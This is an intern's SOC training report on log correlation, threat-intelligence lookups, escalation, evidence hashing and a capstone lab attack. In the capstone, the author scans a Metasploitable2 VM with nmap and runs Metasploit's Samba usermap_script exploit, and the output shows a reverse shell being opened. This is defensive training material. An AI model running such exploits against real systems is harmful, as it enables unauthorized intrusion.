



WEEK 3 – ADVANCED SOC OPERATIONS REPORT

Advanced Log Analysis, Threat Intelligence Integration, Incident Escalation, Evidence Preservation, and Full SOC Workflow Simulation

1. Introduction

This report documents the Week 3 internship task focused on advanced Security Operations Center (SOC) activities. The objective of this task was to develop practical understanding of how SOC analysts investigate suspicious behavior by combining log analysis, threat intelligence, alert triage, escalation workflows, evidence preservation, and incident reporting.

In modern SOC environments, analysts do not rely on a single alert or a single log source. Instead, they correlate events across authentication logs, network activity, endpoint behavior, and external intelligence feeds to determine whether an event is benign, suspicious, or malicious. This task was designed to simulate that workflow in a controlled lab environment using tools such as Kali Linux, Wireshark, Nmap, Metasploit, public threat intelligence platforms, and system logs.

The practical part of this task involved generating suspicious login behavior, analyzing network traffic, validating indicators of compromise (IOCs), preserving evidence through hashing, and simulating a vulnerable service exploitation attempt on a Metasploitable2 machine. These steps were then documented as part of a complete SOC-style investigation and response process.

2. Objectives

The main objectives of this task were:

- To understand and apply **advanced log analysis** techniques
- To correlate multiple event sources to detect suspicious behavior
- To use **threat intelligence** to enrich and validate suspicious indicators
- To understand and document **incident escalation workflows**
- To perform **alert triage** using severity, context, and IOC validation
- To preserve evidence using proper collection and hashing methods
- To simulate a **full SOC workflow** from detection to reporting

This task also helped build understanding of how SOC analysts document their findings and communicate them to technical and non-technical stakeholders.

3. Tools Used

The following tools and platforms were used or conceptually referenced during this task:



Tool	Purpose
Kali Linux	Main analysis and testing environment
Wireshark	Capturing and analyzing network traffic
Nmap	Service detection and enumeration
Metasploit	Simulating exploitation of vulnerable services
VirusTotal	IOC and reputation lookup
AlienVault OTX	Threat intelligence validation
Linux Journal Logs	Authentication and system log analysis
SHA256 Hashing	Evidence integrity verification
GitHub	Submission and documentation repository

Additional SOC Tools Referenced in Workflow Documentation

These tools were included conceptually in the SOC workflow and documentation to reflect realistic SOC operations:

- **Wazuh** – SIEM and alerting platform
- **TheHive** – Incident case management and escalation
- **CrowdSec** – Response and containment actions
- **Velociraptor / FTK Imager** – Forensic evidence collection
- **Splunk Phantom / SOAR** – Automation concepts

4. Advanced Log Analysis

4.1 Theory

Advanced log analysis is the process of reviewing, correlating, and interpreting logs from multiple systems to identify suspicious patterns or malicious behavior. In a SOC environment, analysts rarely rely on a single log entry. Instead, they correlate logs from authentication systems, applications, firewalls, endpoints, and network devices to build a more complete picture of what happened.

Core Concepts

a) Log Correlation

Log correlation means linking events from different sources that are related to the same activity or incident.

Example:

If a user account shows repeated failed login attempts and, at the same time, there is unusual outbound traffic from the same host, these two independent events may together indicate malicious behavior.

Log correlation helps:



- Reduce false positives
- Detect multi-stage attacks
- Improve context during triage

b) Anomaly Detection

Anomaly detection involves identifying behavior that deviates from normal patterns.

Examples:

- Logins at unusual times
- Repeated failed login attempts
- Unusual data transfer volume
- Rare service access

Anomaly detection can be:

- **Rule-based** → e.g., 5 failed logins in 5 minutes
- **Statistical / behavioral** → e.g., unusually high network activity compared to baseline

c) Log Enrichment

Log enrichment means adding context to logs to make them more useful during investigation.

Examples:

- Mapping IP addresses to **geolocation**
- Identifying whether an account belongs to **admin or standard user**
- Matching an IP or hash against **threat intelligence**
- Adding asset information (e.g., server role)

Enriched logs help analysts make better decisions faster.

4.2 Practical Execution

To demonstrate advanced log analysis in a practical environment, repeated failed SSH login attempts were generated and correlated with network traffic observed in Wireshark.

Step 1: Generate Suspicious Login Activity

The following command was used:

ssh test@localhost

```
abhishek@abhishek:~$ ssh abhishek@localhost
abhishek@localhost's password:
Permission denied, please try again.
abhishek@localhost's password:
Permission denied, please try again.
abhishek@localhost's password:
abhishek@localhost: Permission denied (publickey,password).
abhishek@abhishek:~$
```

Incorrect passwords were entered multiple times to simulate a suspicious login pattern.



Step 2: Review Authentication Logs

The following command was used to identify failed SSH login attempts:

```
sudo journalctl -u ssh | grep "Failed"
```

```
abhishek@abhishek:~$ sudo journalctl -u ssh | grep "Failed"
[sudo] password for abhishek:
Apr 10 13:37:27 abhishek sshd-session[18176]: Failed password for abhishek from ::1 port 47268 ssh2
Apr 10 13:37:33 abhishek sshd-session[18176]: Failed password for abhishek from ::1 port 47268 ssh2
Apr 10 13:37:39 abhishek sshd-session[18176]: Failed password for abhishek from ::1 port 47268 ssh2
abhishek@abhishek:~$
```


This displayed repeated failed login attempts, confirming suspicious authentication activity.

Step 3: Correlate with Network Traffic


Wireshark was launched and the **loopback interface (lo)** was selected.

The following display filter was applied:

```
tcp.port == 22
```



This showed SSH traffic associated with the failed login attempts.



4.3 Findings

The failed login attempts were visible in:

- **Authentication logs**



- **Live network traffic**

This confirms successful **log correlation** between system events and observed traffic.

Correlation Table

Timestamp	Event	Source IP	Destination IP	Notes
2026	Failed SSH Login	127.0.0.1	127.0.0.1	Multiple failed attempts
2026	SSH Traffic	127.0.0.1	127.0.0.1	Port 22 communication visible

5. Threat Intelligence Integration

5.1 Theory

Threat intelligence integration refers to the use of external security intelligence sources to enrich alerts and improve detection, triage, and response.

In a SOC, threat intelligence helps analysts answer questions such as:

- Is this IP known to be malicious?
- Has this file hash been associated with malware?
- Does this activity match a known attacker technique?

Types of Threat Intelligence

a) Indicators of Compromise (IOCs)

These are technical artifacts associated with malicious activity.

Examples:

- Malicious IP addresses
- File hashes
- Domains
- URLs
- Registry keys

b) Tactics, Techniques, and Procedures (TTPs)

TTPs describe **how attackers operate**.

Examples:

- Credential theft
- Brute force
- Lateral movement
- Remote service exploitation

These are commonly mapped using the **MITRE ATT&CK Framework**.



c) Threat Feeds

Threat feeds are external sources that provide updated intelligence on known threats.

Examples:

- AlienVault OTX
- VirusTotal
- MISP
- STIX/TAXII feeds

Threat intelligence improves SOC operations by:

- Enriching alerts
- Improving prioritization
- Supporting threat hunting
- Reducing investigation time

5.2 Practical Execution

A sample IP address was checked using public threat intelligence platforms to simulate IOC enrichment.


IOC Used

For demonstration, the following IP was used:

185.220.101.1

Step 1: Check in VirusTotal

The IP was searched in **VirusTotal** to review reputation and related observations.





The first screenshot shows the VirusTotal overview for IP 185.220.101.1. It displays a community score of 14/94, a warning that 14/94 security vendors flagged this IP as malicious, and a list of detections from various vendors including Malicious, Phishing, and Malware.

The second screenshot shows the 'Basic Properties' tab for the same IP. It lists network information: Network (185.220.101.0/24), Autonomous System Number (60729), Autonomous System Label (Stiftung Erneuerbare Freiheit), Regional Internet Registry (RIPE NCC), Country (DE), and Continent (EU). It also shows the last HTTPS certificate and JARM fingerprint.

The third screenshot shows the 'Passive DNS Replication' and 'Communicating Files' tabs. The Passive DNS Replication tab shows a list of domains resolved by the IP, including www.hrhtytr.casacam.net and 1011www.hrhtytr.casacam.net. The Communicating Files tab shows a list of files scanned by the IP, including RecoveryVer2.4.exe and config.dll.

Step 2: Check in AlienVault OTX

The same IP was checked in **AlienVault OTX** to see whether it appeared in public threat intelligence pulses.



Open Threat Exchange | Browse | Scan Endpoints | Create Pulse | Submit Sample | API Integration | **185.220.101.1** | Login | Sign Up

IPv4: **185.220.101.1** | Add to Pulse

Pulses: **50** | Passive DNS: **14** | URLs: **0** | Files: **25**

Analysis Overview

Loading Analysis

Location: Germany

ASN: AS208294 cia triad security llc

Related Pulses: OTX User-Created Pulses (50)

Related Tags: 22 Related Tags
webscanner, bruteforce, web app attack, probing, webscan, scanning, tptot
[More](#)

External Resources: [Whois](#), [VirusTotal](#)

Analysis | Related Pulses | Comments (0)

Passive DNS

Show 10 entries | Search:

Open Threat Exchange | Browse | Scan Endpoints | Create Pulse | Submit Sample | API Integration | **185.220.101.1** | Login | Sign Up

IPv4: **185.220.101.1** | Add to Pulse

Analysis | Related Pulses | Comments (0)

Passive DNS

Show 10 entries | Search:

STATUS	HOSTNAME	QUERY TYPE	ADDRESS	FIRST SEEN	LAST SEEN	ASN	COUNTRY
Unknown	goj.security-awareness-kampagne.de	A	185.220.101.1	2022-11-27 04:01	2022-11-27 04:01	AS208294 cia triad security llc	Germany
Unknown	nc.security-awareness-kampagne.de	A	185.220.101.1	2022-11-27 04:00	2022-11-27 04:00	AS208294 cia triad security llc	Germany
Unknown	block2.mnms.eu	A	185.220.101.1	2022-10-07 06:55	2022-10-07 06:59	AS208294 cia triad security llc	Germany
Unknown	berlin01.tor-exit-artikel0.org	A	185.220.101.1	2022-05-04 07:16	2025-10-17 07:32	AS208294 cia triad security llc	Germany
Unknown	relayon.download	A	185.220.101.1	2020-07-25 08:13	2020-07-25 08:13	AS208294 cia triad security llc	Germany
Unknown	www.relayon.download	A	185.220.101.1	2020-07-25 08:13	2020-07-25 08:13	AS208294 cia triad security llc	Germany
Unknown	seed.nu.cryptop-daily.co.uk	A	185.220.101.1	2020-05-15 12:00	2020-05-15 12:00	AS208294 cia triad security llc	Germany
Whitelisted	0.datadog.pool.ntp.org	A	185.220.101.1	2020-02-07 08:45	2020-02-07 08:45	AS208294 cia triad security llc	Germany
Unknown	gaetdownconts.kvddns.com	A	185.220.101.1	2018-12-29 11:00	2018-12-29 11:00	AS208294 cia triad security llc	Germany
Unknown	icatukin.kvddns.com	A	185.220.101.1	2018-12-29 11:00	2018-12-29 11:00	AS208294 cia triad security llc	Germany

SHOWING 1 TO 10 OF 14 ENTRIES | 1 2 NEXT

Open Threat Exchange | Browse | Scan Endpoints | Create Pulse | Submit Sample | API Integration | **185.220.101.1** | Login | Sign Up

IPv4: **185.220.101.1** | Add to Pulse

User Created (50)

Webscanners 2018-02-09 thru current day | IPv4 Indicator Inactive | 3,819 SUBSCRIBERS

4 YEARS AGO | 15 MINUTES AGO by david8 | Public | TLP: White

IPv4: 653708

Automated detection of web scanners based on 404

webscanner, bruteforce, web app attack, probing, webscan, scanning

HoneyPot Data – T-Pot – Sydney, Australia – March 2026 | IPv4 Indicator Active | 101 SUBSCRIBERS

1 MONTH AGO | 15 MINUTES AGO by comat45 | Public | TLP: Green

FileHash-SHA256: 101 (IPv4: 20935) (IPv6: 280) (URL: 23)

Rolling monthly view for March 2026 of indicators observed by T-Pot CE honeypots. Each run looks back the last 24h and appends newly seen indicators for this month. Signals are deduped and E..

tptot, honeypot, sensor-tagged, cowrie, suricata, dionaea, honeytrap, p0f, fast, mailoney, tanner, sentrypeer

Anonymization_Network | Apr 10, 2026 | Part 1/5 | IPv4 Indicator Active | 53 SUBSCRIBERS

10 HOURS AGO by LTNA-Australia | Public | TLP: White

IPv4: 105 | IPv6: 195

Anonymization_Network indicators. Date: Apr 10, 2026. Part 1/5. For more threat intelligence visit <https://ltna.com.au/cyber>

anonymization_network

Anonymization_Network | Mar 11, 2026 | Part 1/5 | IPv4 Indicator Inactive | 53 SUBSCRIBERS

1 MONTH AGO | 19 HOURS AGO by LTNA-Australia | Public | TLP: White

5.3 Findings

The IOC lookup process demonstrated how SOC analysts validate suspicious indicators before escalating or closing an alert.



Threat Intelligence Table

Alert ID	IOC	Source	Notes
003	185.220.101.1	VirusTotal / OTX	Reputation checked for suspicious activity

Threat Hunting Relevance

Threat intelligence can also be used proactively during threat hunting. For example, if a suspicious IP appears in logs and is also associated with malicious activity in public feeds, it may justify escalation or containment.

6. Incident Escalation Workflows

6.1 Theory

Incident escalation is a structured SOC process used when an event requires deeper analysis, broader response, or involvement of senior analysts or stakeholders.

SOC Tier Structure

Tier 1 Analyst

- Monitors alerts
- Performs initial triage
- Validates suspicious behavior
- Escalates when necessary

Tier 2 Analyst

- Performs deeper investigation
- Correlates logs and IOCs
- Handles containment decisions

Tier 3 Analyst

- Advanced malware analysis
- Threat hunting
- Root cause analysis
- Adversary behavior mapping

Escalation Criteria

An incident is usually escalated when:

- The alert is **High or Critical**
- There are **multiple suspicious indicators**
- Business-critical assets are involved



- A real compromise is suspected
- Tier 1 cannot conclude the investigation

Communication in Escalation

SOC escalation must be:

- Clear
- Time-stamped
- Evidence-based
- Actionable

This often includes:

- **Case summaries**
- **Situation Reports (SITREPs)**
- **Stakeholder briefings**
- **Ticket escalation**

6.2 Practical / Documentation Execution

A suspicious SSH login pattern was escalated conceptually as a Tier 1 → Tier 2 event.

Escalation Summary

Incident Title: Unauthorized Access Attempts on Server

Severity: Medium

Summary: Multiple failed SSH login attempts were detected and correlated with network traffic. The activity was suspicious and required further review.

SITREP (Situation Report)

Title: Unauthorized Access on Server

Summary: Repeated failed SSH login attempts were detected from a local source. System logs confirmed multiple authentication failures, and network traffic analysis showed associated SSH activity. The event was documented and escalated for further analysis.

Why Escalation Was Justified

- Multiple failed logins
- Repeated attempts in short duration
- Authentication and traffic correlation
- Potential brute-force pattern



7. Alert Triage with Threat Intelligence

7.1 Theory

Alert triage is the process of evaluating a security alert to determine:

- Whether it is real or false positive
- How severe it is
- What action should be taken next

Triage Factors

Analysts typically evaluate:

- Alert severity
- Affected asset
- IOC context
- MITRE ATT&CK mapping
- Threat intelligence validation
- Business impact

Priority Levels

- **Critical** → Immediate compromise or severe impact
- **High** → Strong indicators of malicious activity
- **Medium** → Suspicious activity requiring investigation
- **Low** → Informational or low-risk behavior

7.2 Practical Execution

The suspicious SSH activity was triaged using observed logs and contextual information.

Triage Table

Alert ID	Description	Source IP	Priority	Status
004	Suspicious SSH Activity	127.0.0.1	Medium	Open

Reasoning

The alert was assigned **Medium** priority because:

- Multiple failed logins occurred
- No confirmed compromise was observed
- Behavior matched brute-force style access attempts

IOC Validation



The event was conceptually enriched with public threat intelligence methods to demonstrate how SOC analysts support triage decisions using external context.

8. Evidence Preservation and Analysis

8.1 Theory

Evidence preservation is a critical part of incident response and digital forensics. Any logs, files, memory dumps, or captures collected during an investigation must be preserved in a way that ensures integrity and prevents tampering.

Why Evidence Preservation Matters

- Supports investigation accuracy
- Preserves chain of custody
- Allows future verification
- Helps in incident reporting and forensic review

Common Evidence Types

- Authentication logs
- Packet captures
- Memory dumps
- Disk images
- Suspicious files
- Hashes

Evidence Integrity

Hashes such as **SHA256** are used to verify that evidence has not changed after collection.

8.2 Practical Execution

Step 1: Export SSH Logs

The following command was used to save authentication logs:

```
sudo journalctl -u ssh > ssh_logs.txt
```

```
abhishek@abhishek: ~  
Session Actions Edit View Help  
abhishek@abhishek:~$ sudo journalctl -u ssh > ssh_logs.txt  
[sudo] password for abhishek: 
```

Step 2: Generate SHA256 Hash

The following command was used:

```
sha256sum ssh_logs.txt
```



```
abhishek@abhishek: ~  
Session Actions Edit View Help  
abhishek@abhishek:~$ sudo journalctl -u ssh > ssh_logs.txt  
[sudo] password for abhishek:  
abhishek@abhishek:~$ sha256sum ssh_logs.txt  
078e24eeecd89f8bf39323b1df7a34a27b9e67fe5c5ce867c698a29c7bfd6495  ssh_logs.txt  
abhishek@abhishek:~$
```

This produced a cryptographic hash for integrity verification.

8.3 Findings

Evidence Table

Item	Description	Collected By	Date	Hash Value
SSH Logs	Authentication logs	Abhishek	2026	078e24eeecd89f8bf39323b1df7a34a27b9e67fe5c5ce867c698a29c7bfd6495

Result

This demonstrates proper evidence preservation by:

- Collecting logs
- Storing them in a separate file
- Generating a hash for integrity verification

9. Capstone Project: Full SOC Workflow Simulation

9.1 Objective

The capstone project was designed to simulate a full SOC investigation workflow from attack simulation to detection, triage, escalation, response, and reporting.

This section combines the major concepts covered in the task into one realistic security investigation scenario.

9.2 Attack Simulation

A vulnerable **Metasploitable2** machine was used as the target system.



```
METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

to access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
to mail.
sfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:95:85:70
          inet addr:10.0.2.3  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe95:8570/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4748 (4.6 KB)  TX bytes:7116 (6.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:110 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27753 (27.1 KB)  TX bytes:27753 (27.1 KB)

sfadmin@metasploitable:~$ _
```

Step 1: Service Enumeration

The target was scanned using Nmap:

`nmap -sV 10.0.2.3`

This identified multiple exposed services including:

- FTP
- SSH
- HTTP
- Samba

```
abhishek@abhishek: ~
Session Actions Edit View Help

abhishek@abhishek:~$ nmap -sV 10.0.2.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-13 19:10 +0530
Nmap scan report for 10.0.2.3
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:95:85:70 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux
; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/.
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
abhishek@abhishek:~$
```

msfconsole

15



run

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.3:39327) at 2026-04-13 19:19:04 +0530
```

Even if the exploit did not successfully open a session, the **attempt itself is valid** as an attack simulation for SOC detection and documentation.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

9.3 Detection and Triage

The suspicious activity was documented as a SOC alert.

Detection Table

Timestamp	Source IP	Alert Description	MITRE Technique
2026	10.0.2.15	Samba exploit attempt	T1210

MITRE Mapping

The activity was mapped to:

- **T1210 – Exploitation of Remote Services**

Triage Decision

This alert was treated as **High Priority** because:

- A vulnerable service was exposed
- An exploitation attempt was made
- The target system was intentionally vulnerable
- The behavior represented real attack activity

9.4 Response and Containment

The following containment and response actions were recommended:

- Isolate the affected virtual machine from the network
- Restrict access to vulnerable services
- Disable unnecessary services
- Apply security patches or remove outdated services



- Continue monitoring for repeated activity

Conceptual CrowdSec Mapping

In a production SOC, tools such as **CrowdSec** or firewall rules could be used to block the attacker IP and prevent repeated access attempts.

9.5 Escalation

This incident was escalated to **Tier 2** because:

- It involved exploitation behavior
- A known vulnerable service was targeted
- Additional investigation and risk analysis were required

Tier 2 Case Summary

Title: Exploitation Attempt on Vulnerable Samba Service

Summary: A vulnerable Samba service on a lab system was identified and tested using Metasploit. The event was categorized as suspicious exploitation behavior and escalated for deeper analysis and response planning.

9.6 Evidence Collected

The following evidence was preserved:

- Nmap service enumeration output
- Metasploit exploit attempt output
- Authentication logs
- Wireshark packet observations
- Screenshots of all relevant outputs

9.7 Executive Summary

A vulnerable service was identified on a controlled lab machine and tested using Metasploit to simulate a realistic attack scenario. The activity was analyzed using SOC-style workflows including detection, triage, escalation, and evidence preservation. This capstone project demonstrated how analysts move from technical activity to documented incident handling.

9.8 Recommendations

The following recommendations are suggested based on the findings:

- Disable or remove vulnerable services
- Patch outdated software and services
- Restrict internal service exposure



- Monitor suspicious activity using logs and traffic analysis
- Enrich alerts with threat intelligence for faster triage
- Maintain evidence integrity during investigations

9.9 Stakeholder Briefing

A controlled security test was performed in a lab environment to simulate how a real-world security incident is investigated by a SOC team. During the exercise, a vulnerable service was identified and tested using standard security tools. The activity was analyzed, triaged, escalated, and documented. This demonstrated the importance of early detection, investigation, and communication in security operations.

10. Conclusion

This task provided valuable hands-on exposure to advanced SOC workflows and investigative processes. Through practical simulations and documentation, it demonstrated how security analysts correlate logs, enrich alerts with intelligence, preserve evidence, and escalate incidents when required.

The capstone project successfully brought together all major components of the task into a realistic SOC-style investigation. This helped strengthen understanding of how incidents are handled in real-world security operations environments and highlighted the importance of structured analysis, evidence integrity, and effective communication.

11. References

- MITRE ATT&CK Framework
- VirusTotal
- AlienVault OTX
- Nmap Documentation
- Metasploit Documentation
- Wireshark Documentation
- NIST SP 800-61 Incident Handling Guide
- SANS Reading Room
- Elastic Documentation